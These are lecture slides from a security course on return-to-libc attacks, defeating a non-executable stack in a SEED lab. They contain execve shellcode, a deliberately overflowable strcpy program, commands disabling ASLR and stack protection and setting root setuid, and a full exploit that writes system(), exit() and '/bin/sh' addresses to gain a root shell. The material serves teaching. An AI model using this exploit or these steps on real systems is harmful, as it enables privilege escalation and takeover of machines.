



Return-to-libc Attacks

Instructor: Fengwei Zhang



Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack



Non-executable Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>

const char code[] =
    "\x31\xc0\x50\x68//sh\x68/bin"
    "\x89\xe3\x50\x53\x89\xe1\x99"
    "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
    char buffer[sizeof(code)];
    strcpy(buffer, code);
    ((void(*)())buffer)();
    
    Calls shellcode
}
```



Non-executable Stack

- With executable stack

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```


- With non-executable stack

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

How to Defeat This Countermeasure

Jump to existing code: e.g. libc library.

Function: system(cmd): cmd argument is a command which gets executed.





Environment Setup

```
int vul_func(char *str)
{
    char buffer[50];
    strcpy(buffer, str);           ①
    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Buffer overflow problem

This code has potential buffer overflow problem in `vul_func()`



Environment Setup

“Non executable stack” countermeasure is switched **on**, StackGuard protection is switched **off** and address randomization is turned **off**.

ASLR

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c  
$ sudo sysctl -w kernel.randomize_va_space=0
```

Root owned Set-UID program.

```
$ sudo chown root stack  
$ sudo chmod 4755 stack
```



Overview of the Attack

Task A : Find address of system().

- *To overwrite return address with system()'s address.*

Task B : Find address of the “/bin/sh” string.

- *To run command “/bin/sh” from system()*

Task C : Construct arguments for system()

- *To find location in the stack to place “/bin/sh” address (argument for system())*



Task A : To Find system() 's Address.

- Debug the vulnerable program using gdb
- Using p (print) command, print address of system() and exit().

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```



Task B : To Find “/bin/sh” String Address

Export an environment variable called “MYSHELL”
with value “/bin/sh”.



MYSHELL is passed to the vulnerable program as an
environment variable, which is stored on the stack.



We can find its address.



Task B : To Find “/bin/sh” String Address

```
#include <stdio.h>

int main()
{
    char *shell = (char *)getenv("MYSHELL");

    if(shell){
        printf("  Value:  %s\n", shell);
        printf("  Address: %x\n", (unsigned int)shell);
    }

    return 1;
}
```

Code to display address of environment variable

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
Value:  /bin/sh
Address: bfffffe8c
```

Export “MYSHELL” environment variable and execute the code.



Task B : Some Considerations

```
$ mv env55 env7777  
$ ./env7777  
Value: /bin/sh  
Address: bffffe88
```

- Address of “MYSHELL” environment variable is sensitive to the length of the program name.
- If the program name is changed from env55 to env77, we get a different address.

```
$ gcc -g envaddr.c -o envaddr_dbg  
$ gdb envaddr_dbg  
(gdb) b main  
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.  
(gdb) run  
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg  
(gdb) x/100s *((char **)environ)  
0xbffff55e: "SSH_AGENT_PID=2494"  
0xbffff571: "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"  
0xbffff59c: "SHELL=/bin/bash"  
.....  
0xbfffffb7: "COLORTERM=gnome-terminal"  
0xbfffffd0: "/home/seed/labs/buffer-overflow/envaddr_dbg"
```






Task C : Argument for system()

- Arguments are accessed with respect to ebp.
- Argument for system() needs to be on the stack.

Need to know where exactly ebp is after we have “returned” to system(), so we can put the argument at $ebp + 8$.




Task C : Argument for system() Function Prologue



```
pushl %ebp  
movl %esp, %ebp  
subl $N, %esp
```

esp : Stack pointer
ebp : Frame Pointer




Task C : Argument for system()

Function Epilogue

```
movl %ebp, %esp
popl %ebp
ret
```

esp : Stack pointer
ebp : Frame Pointer





Function Prologue and Epilogue example

```
void foo(int x) {  
    int a;  
    a = x;  
}  
  
void bar() {  
    int b = 5;  
    foo (b);  
}
```

```
$ gcc -S prog.c  
$ cat prog.s assembly code  
// some instructions omitted  
foo:  
    1  pushl %ebp  
    movl %esp, %ebp  
    subl $16, %esp  
    movl    8(%ebp), %eax  
    movl    %eax, -4(%ebp)  
    2  leave  
    ret
```

1

Function prologue

2


Function epilogue

$$8(\%ebp) \Rightarrow \%ebp + 8$$



How to Find system()'s Argument Address?


Change ebp and esp



- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins.




Memory Map to Understand system() Argument





Flow Chart to understand system() argument





Malicious Code

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[200];
    FILE *badfile;


    memset(buf, 0xaa, 200); // fill the buffer with non-zeros

    *(long *) &buf[70] = 0xbffffe8c ;    // The address of "/bin/sh"
    *(long *) &buf[66] = 0xb7e52fb0 ;    // The address of exit()
    *(long *) &buf[62] = 0xb7e5f430 ;    // The address of system()

    badfile = fopen("./badfile", "w");
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

e47

ebp + 12
as return address
ebp + 8
of system
Smoothly close the attack
ebp + 4



Launch the attack

- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to libc exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```



Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation
- The technique can be further generalized to Return Oriented Programming (ROP)